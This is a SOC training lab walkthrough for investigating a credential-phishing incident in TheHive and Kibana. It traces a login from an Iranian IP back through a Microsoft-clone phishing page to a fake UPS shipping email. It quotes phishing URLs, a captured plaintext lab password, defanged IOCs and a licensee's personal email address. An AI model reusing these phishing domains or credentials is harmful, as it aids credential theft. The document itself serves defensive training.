
All (6) ip (2) text (1) domain (1) url (1) user-agent (1)

Type	Data
ip	5[.]120[.]35[.]147
ip	104[.]248[.]50[.]195
text	1:B4wAEK9szF3+z1IQusGFja9Hjls=
domain	sec450[.]com
url	/login[.]php
user-agent	Mozilla/5[.]0 (Windows NT 10[.]0; Win64; x64; rv:66[.]0) Gecko/20100101 Firefox/66[.]0

**Unexpected source IP**

Since the Suricata signature was designed to fire when credentials are submitted via a POST request to the externalized web application located at sec450.com:8080/login.php, those URL details are present in the alert too, but are not malicious or IOCs in this case.

While in a normal situation we might do additional verification before accepting an alert as an incident, in this case we can jump ahead a bit since we know there will be incident data to find. Scroll to the bottom of the Alert Preview window and select the "Import alert as" selection box and pick the "Credential Exposure" case template, which has some basic questions to be answered and response items that can be used to guide the investigation in an incident like this.



You will be brought to the new Case page where the information for the alert has been imported. This includes known observables as well as some custom fields for incident classification and tasks that must be completed to close the case.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

**H** Case # 1 - [cred. exposure] Login attempt from unexpected geolocation

Created by student Mon, Apr 22nd, 2019 14:49 -07:00 1 alert

Details Tasks 6 Observables 5

### Summary

**Title** [cred. exposure] Login attempt from unexpected geolocation

**Severity** **H**

**TLP** TLP:AMBER

**PAP** PAP:AMBER

**Assignee** student

**Date** Mon, Apr 22nd, 2019 5:44 -07:00


**Tags** TheHive4Py Suricata

#### Additional information


<b>Threat Actor Type</b>	Not Specified
<b>Incident Type</b>	Not Specified
<b>Attack Type</b>	Not Specified
<b>Discovery Method</b>	Not Specified

We still need additional informational information about this alert since the alert did not include all information Suricata recorded. Let's use Kibana to look up the additional details for the alert.

Open a new tab in Firefox and click the bookmark bar link to Kibana:



Once Kibana is open, select the discover tab:




Once the discover tab is open, click on the left side of the date picker then select an absolute time and enter the following timestamp:


```
2019-04-21 11:30:00.000
```

On the right side of the date picker, choose an absolute time agains and enter the following time:

```
2019-04-21 13:00:00.000
```


 **Note**

Timestamps given in this lab are in US Eastern daylight time. If you are in a different timezone adjust accordingly and use the minutes and seconds to guide you to the events.



The screenshot shows a search interface with a date range filter. At the top, a date range is displayed: "Apr 21, 2019 @ 11:30:00.0" followed by a right-pointing arrow and "Apr 21, 2019 @ 13:00:00.0". Below this is a calendar view for April 2019. The calendar has three columns: "Absolute", "Relative", and "Now". The "Absolute" column shows a grid of dates from 31 to 28. The date "21" is highlighted in blue. The "Relative" column shows days of the week (SU to SA). The "Now" column shows a list of times from 10:30 AM to 02:30 PM in 30-minute increments. The time "01:00 PM" is highlighted in blue. At the bottom of the calendar view, a text box contains the timestamp "2019-04-21 13:00:00.000". Three red circles with white numbers are overlaid on the image: circle 1 is above the start date, circle 2 is above the end date, and circle 3 is above the timestamp text box.



This should bring up the pre-ingested data set for this incident and display the logs as shown below:



**For this lab, only data relevant to the incident and machine has been ingested, making it possible to focus on documenting the incident details instead of sifting through data to solve it.**

Once the time frame is loaded, we can use a pre-saved set of columns to highlight the information relative to this incident.





While full Suricata log details are available, this search limits the type of data shown to smtp, http, and alert events using the search filter `event_type:http` or `event_type:smtp` or `event_type:alert`. It also selects key columns from each type of event so that the data for the incident is easily found.

The second event in the list holds the event data for the alert pushed to the hive. Select the arrow on the left to unfold it:

Time	event_type	email.from	event.signature
> Apr 21, 2019 @ 12:53:26.365	http	-	/login.php -
> Apr 21, 2019 @ 12:53:26.365	alert	-	/login.php Login attempt from unexpected geolocation

In the alert details, viewing the source IP and related geoIP enrichment shows why the alert fired:

t geoip.as_org	Iran Cell Service and Communication Company
# geoip.asn	44,244
t geoip.continent_code	AS
t geoip.country_code2	IR
t geoip.country_code3	IR
t geoip.country_name	Iran
t geoip.ip	5.120.35.147
# geoip.latitude	35.696
# geoip.location.lat	35.696
# geoip.location.lon	51.423
# geoip.longitude	51.423
t geoip.timezone	Asia/Tehran

It appears someone has used an IP address (5.120.35.147) sourced from an Iranian cellular service provider to attempt to login to sec450.com's external login portal (we're assuming sec450.com has previously decided that employees would not be logging in from Iran, therefore alerting on attempts to do so would not produce false positives).

We can add the following item to a list of IOCs for this incident (no need to put this anywhere yet, they will get entered in a later step):

```
5[.]120[.]35[.]147 - IP address of attacker used for external portal login attempt
```


Scrolling further down in the alert we can also see the raw HTTP request that was sent to the login page since it was not SSL encrypted:

```
t payload_printable      POST /login.php HTTP/1.1
                          Host: sec450.com:8080
                          User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
                          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                          Accept-Language: en-US,en;q=0.5
                          Accept-Encoding: gzip, deflate
                          Referrer: http://sec450.com:8080/login.php
                          Content-Type: application/x-www-form-urlencoded
                          Content-Length: 59
                          DNT: 1
                          Connection: keep-alive
                          Cookie: PHPSESSID=606d06f621e4d9be2e0ce957dfe30799
                          Upgrade-Insecure-Requests: 1
                          email=mike%40sec450.com&pass=myspassword1ss0gr3at&btn-login=
```

**login credentials used**

Looking at the content of the POST request, it appears that on 2019-04-21 12:53:26 the attacker attempted login to sec450.com:8080/login.php using the credentials `mike@sec450.com` with a password of `myspassword1ss0gr3at` (the final `btn-login` parameter can be disregarded). Is this a valid password for Mike's account? If so how did they get it? We can investigate Mike's recent traffic further to find answers...

Fold the alert back up:



## 2. Investigate details

On the search in Kibana, scroll past the logs from source IP 5.120.35.147. These are logs from the sec450 web server and they are no longer needed. The next set of data we will look at is the browser logs from source IP 192.168.42.194, which is the IP Mike's PC had for the hour and a half previous to the suspect login:

According to the logs, on 2019-04-21 at 12:05, Mike's PC had been visiting a site named `aalayamdesigns[.]com` :

5.120.35 .147	GET	sec450.com	/login.php
5.120.35 .147	GET	sec450.com	/
192.168. 42.194	GET	192.168.42.2 32	/api/v2/websocket
192.168. 42.194	GET	www.aalaya esigns.com	/wp/http/OneDrive/Document/Secure/Access/ office365/index_files/boot.worldwide.1.mo use.js.download
192.168. 42.194	GET	www.aalayamd esigns.com	/wp/http/OneDrive/Document/Secure/Access/ office365/index_files/boot.worldwide.3.mo use.js.download
192.168. 42.194	GET	www.aalayamd esigns.com	/wp/http/OneDrive/Document/Secure/Access/ office365/index_files/boot.worldwide.2.mo use.js.download
192.168. 42.194	GET	www.aalayamd esigns.com	/wp/http/OneDrive/Document/Secure/Access/ office365/index_files/boot.worldwide.0.mo use.js.download
192.168. 42.194	GET	www.aalayamd esigns.com	/wp/http/OneDrive/Document/Secure/Access/ office365/index2.php
192.168. 42.194	POST	www.aalayamd esigns.com	/wp/http/OneDrive/Document/Secure/Access/ redirect.php

Investigating the URLs for this domain shows that the site may have been associated with phishing since it contains words like "OneDrive", "Document", "Secure", and "office365". Could Mike have fallen victim to a phishing attack?

Looking at the `http_method` column shows one of the interactions was a POST request - the method associated with login forms. Click on the log for the POST request to `aalayamdesigns[.]com` :

```

t http.hostname      www.aalayamdesigns.com
t http.http_content_type text/html
t http.http_method  POST
t http.http_referer http://www.aalayamdesigns.com/wp/http/OneDrive/Document/Secure/Access/office365/index2.php?loginfmt=mike%40sec450.com&passw
d=&ps=&psRNGCDefauItType=&psRNGCEntropy=&psRNGCSLK=&canary=h18Y1Mx7qK3h6BjZ%2FChJntBwXZ9BY1jctY0%2Bja0KS0%3D8%3A1&ctx=rQII
AdNiNtQztFIxgAAjXRCpa5CWZqibnApiIYEiIS4B5vQ5-m5933yb7_AtmfNcWgVo3xGSU1BsZW-fn5pSU5-frZeflpaZnKqXnJ-rn5-eaL-DkbGC4yMq5jMzYz
NzCyMDQ3MzS0MDSwTC1N9IwTjcxSTI2SdZPMdy10TUzNE3UTLVLsdA3NLNNMks1NDU3Mkm8x8fs71pZkGIGI_KLMqtRPTJxp-UW58QX5xSWzmGtcksv8XCId01
1cnTIMn2THQsjLEoCwtKNfV39vHNdDKLcPcuLMnU9zC2NUsOyiwxDU1Lyjcw8PQ0CvcyLXQN9c7Ly_CPTQjJ9XVMjqlzN00M8070DstLTnPiCdQMLPT0do_xKz
atcUvIMKovKAiKSg4vMURnLC4LzzNMsvjETFXKbmNmAwZGbn3eKms2_IDUvM-UCC-MrFh4DZisODjYBRgkGBYYfLIyLWIEhbGjmrjporfP_OnRG9z3izKcYtXP
MLSizPstMC_0Ns4wc_Kq0nf08MorcQqviIqydIo0zEouitTQzkr0zw42sLWwMpzAxjiBje0FG-MHNsY0doZdnISiCAA1&hpqrequestid=41453631-d1b2-4c4
b-9f97-5bb047bf1500&fLowToken=AQABAAEAAAADZ3ifR-GRBDT45zNSEFEuuc8dkh6Vn29S8k7p4yUShXzb5qQfs29TW9MJTtZg0a98aTzVWLhFIhLfpI
PaYD1F4NCYRpq18t9n_iMPKG5kYsDx_qN5AnRbdCan7cHgbj0Fd1XyFAVfZ0Mc1Z9zS03LwFuNpaB-D10fYDsp1TmsnBk1hk4E88HaU2w00YumLDKng3nocqzri
0CPIs_KkvQsIykmL0Chn9KUvM4vq4NUp2YY7iW0_NQYne8SBHLOInd-J4J62EMFzKy4FkQp_c2-wv2kpZkGss8L7PSmtTKpzQD0W1hKB2TahFRtptSwDkdF5T18
IyTH08NWMVapmGEew9fISnxb5ge1ISki6wKSxHkN2iyCfhVatNLR8Qu42tbVCLRYmX2tD6YU9B2qSIAA&PPSX=&NewUser=1&FoundMSAs=&fspost=0&i21=0&
CookieDisclosure=0&IsFidoSupported=1&i2=102&i17=&i18=&i19=

t http.http_user_agent Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17
.17134

```

Although we don't have the actual POST request body to prove that Mike lost his password (the whole point of using POST requests for things like this), we *can* positively identify Mike's email name in the referrer field. Based on this information and the format of the URL on this domain, it seems that Mike has fallen for a Microsoft clone-style credential phishing scam and given up his password. If this were a real situation, at this point we would take swift action to lock Mike's account, force a password reset, and likely contact him to let him know what had happened.

#### 2.1 Bonus challenge:

*For those who want an extra mini challenge, see if you can find the password submission. The file `/labs/4.3/data/log-4.3.pcap` holds the raw PCAP for this transaction and can be opened in Wireshark using `wireshark /labs/4.3/data/log-4.3.pcap` on the command line. The answer to this challenge is included in the lab video. This shows how having a PCAP recording solution can sometimes help add assurance in situations like this.*

Given this information, we can now add additional items to the list of IOCs for this incident:


```

5[.]120[.]35[.]147 - IP address of attacker used for external portal login attempt
aalayamdesigns[.]com - Credential phishing site
aalayamdesigns[.]com/wp/http/OneDrive/Document/Secure/Access/redirect.php - URL
for credential theft POST request
75[.]119[.]202[.]178 - IP address of aalayamdesigns[.]com

```

The final question is why Mike was on this site in the first place; that answer is in the logs as well.

First, fold the POST request back up:



Then, in Kibana, scroll to the very bottom of the log list (the results may pause and refresh before you get to the true bottom.) Keep scrolling until you can see the "smtp" event at 2019-04-21 11:56:58 and unfold it.

This log, which was recorded by Suricata as well, holds the key to the reason Mike was on the website:

community_id	1:haTYQCxQ8MhG5d5E68PSckfnxnU=
destination_ip	127.0.0.1
destination_port	25
email.from	Shipping Notification <shipments@ups.packagedeliveryinfo.com>
email.status	PARSE_DONE
email.subject_md5	afb1f19cd32c8f50a4759524abc50d58
email.to	mike@sec450.com
email.url	www.aalayamdesigns.com/wp/http/onedrive/document/secure/access/
event_type	smtp
flow_id	408,613,473,504,515
host	localhost
pcap_cnt	16
port	45,170
protocol	TCP
smtp.helo	[127.0.0.1]
smtp.mail_from	<shipments@ups.packagedeliveryinfo.com>
smtp.rcpt_to	<mike@sec450.com>

It appears that roughly 10 minutes before Mike hit the credential phishing site, he received an email from `shipments@ups.packagedeliveryinfo[.]com` with a link to `www.aalayamdesigns[.]com/wp/http/onedrive/document/secure/access/` (this is parsed out of the email by Suricata in the `email.url` field). As you can see, having an IDS that automatically extracts URLs from emails can be very helpful in investigations.

Using the detail from the smtp log, we can make a final observable IOC list for this incident. We can also sort it into data types (IPs, hostnames, URLs, email addresses) for easy entry later on:

```
5[.]120[.]35[.]147 - IP address of attacker used for external portal login attempt
75[.]119[.]202[.]178 - IP address of aalayamdesigns[.]com
aalayamdesigns[.]com - Credential phishing site
packagedeliveryinfo.com - Phishing email parent domain
aalayamdesigns[.]com/wp/http/OneDrive/Document/Secure/Access/redirect.php - URL
for credential theft POST request
www.aalayamdesigns[.]com/wp/http/onedrive/document/secure/access/ - URL to
credential phishing page
Shipping Notification <shipments@ups.packagedeliveryinfo[.]com> - Phishing source
email address
```

Given this information, we can now fill out a rather complete incident investigation write up in TheHive!


#### Note

If this were a real incident, we would take the IOC information and search for any other users receiving email from this address or domain, or anyone going to the phishing website to ensure no one else fill victim to this attack.

### 3. Fill in investigation details and complete playbook

Switch back to TheHive in Firefox and select the "Tasks" tab inside the new case:





You should now see the list of items from the "Credential Expose" case template:

Group	Task	Assignee	Actions
Investigation	Where are the credentials being used?	Not assigned	▶ Start ⚙
Investigation	Which users were affected	Not assigned	▶ Start ⚙
Investigation	Find how the credentials were obtained (hacking, ext. leak, phishing)	Not assigned	▶ Start ⚙
Response	Disable affected accounts and force password reset	Not assigned	▶ Start ⚙
Response	Block attacker from using acquired credentials	Not assigned	▶ Start ⚙
Response	Block attacker from acquiring additional credentials if possible	Not assigned	▶ Start ⚙

Notice in TheHive that tasks can be split up into "Task groups" for high level grouping of related items. There is no objectively best way to do this, but one option is to break items into "Response" vs. "Investigation" tasks. This can help analysts separate the items that can quickly prevent an incident from getting worse from investigative questions.

Remember, case templates are similar to what most SOCs call "playbook" - a list of items that either must or should be required before closing a case, defined with varying amounts of specificity. In this case we have a loosely defined playbook containing some of the major items that would need to be discovered or actions that would need to be taken in a case like this. (Playbooks are always about balance, the more defined they are the harder it is to make them fit into every situation, but a less specific playbook offer less repeatability, each SOC must find a happy middle ground here.)



Since this lab is about seeing how a ticket can be broken down into pieces and documented thoroughly, we can quickly move through these tasks providing the observables and information we have already found within the SIEM.

Start with the "Which users were affected" task. Click on the start button to begin it:

Group	Task	Date	Assignee	Actions
Investigation	Where are the credentials being used?		Not assigned	▶ Start ⚙
Investigation	Which users were affected		Not assigned	▶ Start ⚙
Investigation	Find how the credentials were obtained (hacking, ext. leak, phishing)		Not assigned	▶ Start ⚙

Once you are in the task tab, select the "Add new task log" button:

The screenshot shows the SIEM interface with the 'Which users were affected' task selected. The top navigation bar includes 'Details', 'Tasks 6', 'Observables 5', and the active task 'Which users were affected'. The main content area displays 'Basic Information' with the following details:

<b>Title</b>	Which users were affected	<b>Date</b>	
<b>Group</b>	Investigation	<b>Duration</b>	
<b>Assignee</b>	student	<b>Status</b>	

Below the basic information, the 'Description' is listed as 'Not specified'. At the bottom, there are two buttons: '+ Add new task log' and 'Sort by: Newest first'.


In the provided box type or paste something similar to the following:

```
On 2019-04-21 12:53:26 an attacker attempted login to sec450.com:8080/login.php
using the credentials "mike@sec450.com" with a password they seem to have acquired
through credential phishing. The login attempt was successful but immediately
caught due to the Suricata alert attached to this case since the geoIP was
detected as sourced from Iran.
```

 Tip

Using the "copy to clipboard" button will help here and in the next few steps.

It is good practice to include a copy of the log or evidence related to investigations, therefore, under the previous line of text we will add a copy of the relevant HTTP request. Since TheHive uses markdown for notes, in order to preserve formatting we will need to use a code block and put the POST request inside it.



